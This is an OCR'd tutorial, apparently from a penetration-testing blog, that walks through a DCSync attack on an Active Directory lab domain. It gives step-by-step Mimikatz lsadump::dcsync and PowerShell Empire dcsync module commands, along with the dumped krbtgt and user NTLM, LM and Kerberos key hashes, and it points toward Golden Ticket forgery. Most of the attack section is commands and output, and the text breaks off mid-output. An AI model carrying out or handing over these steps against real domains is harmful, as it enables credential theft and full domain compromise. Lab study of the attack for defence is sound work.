
What is DCSYNC Attack?

The Mimikatz DCSYNC-function allows an attacker to replicate Domain Controller (DC) behaviour. Typically impersonates as a domain controller and request other DC's for user credential data via GetNCChanges.

But compromised account should be a member of administrators, Domain Admin or Enterprise Admin to retrieve account password hashes from the other domain controller. As a result, the intruder will build Kerberos forged tickets using a retrieved hash to obtain any of the Active Directory 's resources and this is known as **Golden Ticket** attack.


Mimikatz

So, here we have a normal user account, hence at present User, Yashika is not a member of any privileged account (administrators, Domain Admin or Enterprise Admin).




```
C:\Users\yashika>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

When the attacker attempts to execute the command MimiKatz-DCSYNC to get user credentials by requesting other domain controllers in the domain, this will cause an error as shown in the image. This is not possible.



```
  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz # _
```

So now we have granted Domain Admins right for user Yashika and now yashika has become a member of domain Admin Group which is also AD a privileged group.




Member of:

Name	Active Directory Domain Services Folder
Domain Admins	ignite.local/Users
Domain Users	ignite.local/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

We then confirmed this by listing the details of user Yashika ‘s group information and found that she is part of the domain admin group.




```
C:\Users\yashika>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Administrators                     Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
IGNITE\Domain Admins                       Group            S-1-5-21-35235570
Authentication authority asserted identity Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias         S-1-5-21-35235570
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Now let ask for a credential for KRBTGT account by executing the following command using mimikatz:

```
lsadump::dcsync /domain:ignite.local
```


As a result, it will retrieve the KRBTGT NTLM HASH, this hash further can be used to conduct the very famous GOLDEN Ticket attack, read more about it from **here**.



```
  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4698d716313a2204caaf4dcc34f8bab1

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d6b66809
      aes128_hmac       (4096) : 5f1afdbcd094511034dfaae0c3b4785f
      des_cbc_md5       (4096) : e6b39ee93b4c5246
```

Similarly, for every user account in the domain with the same command, we can obtain credentials. Here, it not only requests the current hash but also seeks to get the previous credentials stored.


```
lsadump::dcsync /domain:ignite.local
```



```
mimikatz # lsadump::dcsync /domain:ignite.local /user:kavish
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'kavish' will be the user account

Object RDN           : kavish

** SAM ACCOUNT **

SAM Username         : kavish
User Principal Name  : kavish@ignite.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCO
Account expiration   :
Password last change : 5/10/2020 10:02:27 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-1604
Object Relative ID   : 1604

Credentials:
  Hash NTLM: 4f65927f6dae9e794cbca3407ee3890d
    ntlm- 0: 4f65927f6dae9e794cbca3407ee3890d
    ntlm- 1: 9e6774bd751acba910b295bad51f8372
    ntlm- 2: 64fbae31cc352fc26af97cbdef151e03
    lm  - 0: 39ce69df857ddb632769fb5d65febbae
    lm  - 1: 0c17825bc49203d0be36eaea28b2c024
    lm  - 2: 4b3698bfd19b583eac3a5ae13f6b9939

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e73b69c3cc34245d313fc89485048fdc

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkavish
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8b05532dca75ecb716f667b985a02a4d64243548d081
      aes128_hmac       (4096) : 2913f3f208007432a22122392dca58ed
      des_cbc_md5       (4096) : 768364d00ea28525
    OldCredentials
      aes256_hmac       (4096) : 4bb5ce89b851bbf8c5ba2cd75e4cccc59fff4985c4c9
      aes128_hmac       (4096) : e3c365232530a22efbd407ce256262c4
      des_cbc_md5       (4096) : 5bd9dccb4a98aed0
    OlderCredentials
      aes256_hmac       (4096) : 9f69515cfcdc59ac4d681b8a2d19fbe5c17815d639d5
      aes128_hmac       (4096) : d59d4bd8a8140c5f236de7dc0b0342a9
      des_cbc_md5       (4096) : 76986d67ce2a2085
```

PowerShell Empire


If you want to conduct this attack remotely, PowerShell Empire is one of the best tools to conduct DCSYNC attack. Only you need to compromise the machine that is a member privilege account (administrators, Domain Admin or Enterprise Admin) as shown here.



```
(Empire: 9VXCWA8Y) > shell whoami /groups
[*] Tasked 9VXCWA8Y to run TASK_SHELL
[*] Agent 9VXCWA8Y tasked with task ID 1
(Empire: 9VXCWA8Y) >
GROUP INFORMATION
-----------------

Group Name                                    Type             SID
============================================= ================ ===================
Everyone                                      Well-known group S-1-1-0
BUILTIN\Users                                 Alias            S-1-5-32-545
BUILTIN\Administrators                        Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                      Well-known group S-1-5-4
CONSOLE LOGON                                 Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users              Well-known group S-1-5-11
NT AUTHORITY\This Organization                Well-known group S-1-5-15
LOCAL                                         Well-known group S-1-2-0
IGNITE\Domain Admins                          Group            S-1-5-21-3523557010
Authentication authority asserted identity    Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias            S-1-5-21-3523557010
Mandatory Label\Medium Mandatory Level        Label            S-1-16-8192

..Command execution completed.
```

Now load the following module that will invoke the mimikatz Powershell script to execute the dcsync attack to obtain the credential by asking from another domain controller in the domain.
Here again, we will request for KRBTGT account Hashes and as result, it will retrieve the KRBTGT NTLM HASH.


```
usemodule credentials/mimikatz/dcsync_hashdump

set user krbtgt

execute
```



```
(Empire: 9VXCWA8Y) > usemodule credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) > set user krbtgt
(Empire: powershell/credentials/mimikatz/dcsync) > execute
[*] Tasked 9VXCWA8Y to run TASK_CMD_JOB
[*] Agent 9VXCWA8Y tasked with task ID 2
[*] Tasked agent 9VXCWA8Y to run module powershell/credentials/mimikatz/dcsync
(Empire: powershell/credentials/mimikatz/dcsync) >
Job started: NRBDAH

Hostname: DESKTOP-RGP209L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

  .#####.   mimikatz 2.2.0 (x64) #18362 Apr 21 2020 12:42:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
